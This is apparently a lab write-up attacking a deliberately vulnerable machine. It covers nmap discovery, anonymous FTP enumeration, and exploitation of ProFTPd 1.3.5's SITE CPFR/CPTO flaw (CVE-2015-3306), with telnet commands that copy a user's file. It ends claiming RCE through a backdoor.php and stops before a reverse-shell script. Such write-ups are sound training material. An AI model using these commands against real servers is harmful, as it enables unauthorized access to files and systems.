IP : 192.168.127.129

Finding the IP address of the vulnerable machine using nmap :


☐ nmap -sn 192.168.127.0/24

Found IP of the machine as 192.168.127.129

Scanning using nmap

Scanning all the ports of the IP found using nmap to determine the running services


☐ nmap -p- -n -vvv 192.168.127.129




Nmap results

Scanning the open ports to find more information

☐ sudo nmap -p21,22,25,80,110,139,143,445,465,587,993,995 -sC -sV 192.168.127.129






Here, port 21 for ftp allows anonymous login for two directories /upload /download.

Enumeration


Enumerating the ftp service for anonymous login :


So, I connect to ftp where I find two directories /download and /upload. On accessing the /download directory nothing useful was found. So, I tried to access /upload directory and found a file named
“directory”, which I copied into my local machine using the ‘get’ command.



Patrick's Directory

On listing the contents of the file, I found that it contained information about Patrick's Directory.





After enumerating some of the listed files, I found a useful file named “version_control”. Since the file exist inside Patrick’ s directory so we cannot grab the file directly, therefore, I try to transfer

version_control file inside /upload directory because it has read/write permission through ftp anonymous login.

To transfer the file, I will be using telnet.

telnet 192.168.127.129 21
site cpfr /home/patrick/version_control
site cpto /home/ftp/upload/version_control

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.127.129 21
Trying 192.168.127.129...
Connected to 192.168.127.129.
Escape character is '^]'.
220 The Good Tech Inc. FTP Server
site cpfr /home/patrick/version_control
350 File or directory exists, ready for destination name
site cpto /home/ftp/upload/version_control
250 Copy successful
421 Login timeout (300 seconds): closing control connection
Connection closed by foreign host.
```

Again logging into the ftp service using anonymous login and navigating to /upload directory, I can see “version_control” file listed there.

So, I copied the file into my local machine and on listing the contents of the file, I found a version of ftp service running on host machine. Also there, it was mentioned that the path for webroot is changed
to /var/www/tryingharderisjoy.


```
-rw-rw-rw-   1 ftp      ftp             0 Jan  6  2019 project_okacho
-rw-rw-rw-   1 ftp      ftp             0 Jan  6  2019 project_polento
-rw-rw-rw-   1 ftp      ftp            20 Jan  6  2019 project_ronaldinho
-rw-rw-rw-   1 ftp      ftp            55 Jan  6  2019 project_sicko
-rw-rw-rw-   1 ftp      ftp            57 Jan  6  2019 project_toto
-rw-rw-rw-   1 ftp      ftp             5 Jan  6  2019 project_uno
-rw-rw-rw-   1 ftp      ftp             9 Jan  6  2019 project_vivino
-rw-rw-rw-   1 ftp      ftp             0 Jan  6  2019 project_woranto
-rw-rw-rw-   1 ftp      ftp            20 Jan  6  2019 project_yolo
-rw-rw-rw-   1 ftp      ftp           180 Jan  6  2019 project_zoo
-rwxrwxr-x   1 ftp      ftp            24 Jan  6  2019 reminder
-rw-r--r--   1 0        0             407 Jun  7 08:30 version_control
226 Transfer complete
ftp> get version_control
local: version_control remote: version_control
200 PORT command successful
150 Opening BINARY mode data connection for version_control (407 bytes)
226 Transfer complete
407 bytes received in 0.03 secs (14.2001 kB/s)
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ ls
a.out           Desktop    Documents  lab.c  nmap         Pictures  scan1        tcp_server.c  version_control
bestdayever.sh  directory  Downloads  Music  PhoneInfoga  Public    tcp_client.c  Templates     Videos

┌──(kali㉿kali)-[~]
└─$ cat version_control
Version Control of External-Facing Services:

Apache: 2.4.25
Dropbear SSH: 0.34
ProFTPd: 1.3.5
Samba: 4.5.12

We should switch to OpenSSH and upgrade ProFTPd.

Note that we have some other configurations in this machine.
1. The webroot is no longer /var/www/html. We have changed it to /var/www/tryingharderisjoy.
2. I am trying to perform some simple bash scripting tutorials. Let me see how it turns out.

┌──(kali㉿kali)-[~]
└─$
```

Exploit

On further researching about the version of the FTP service (ProFTPd:1.3.5), I found a vulnerability and an exploit of the vulnerability on the below listed github repository.

https://github.com/t0kx/exploit-CVE-2015-3306

The vulnerability listed that any unauthenticated client can copy files from any part of filesystem to a choosen destination by exploiting the SITE CPFR/CPTO Commands.




The exploit resulted in RCE at http://192.168.127.130/backdoor.php,.

Again after researching for some of the resources and writeups online, I found a script which can generate Reverse Shell through RCE. The site and script are listed below :

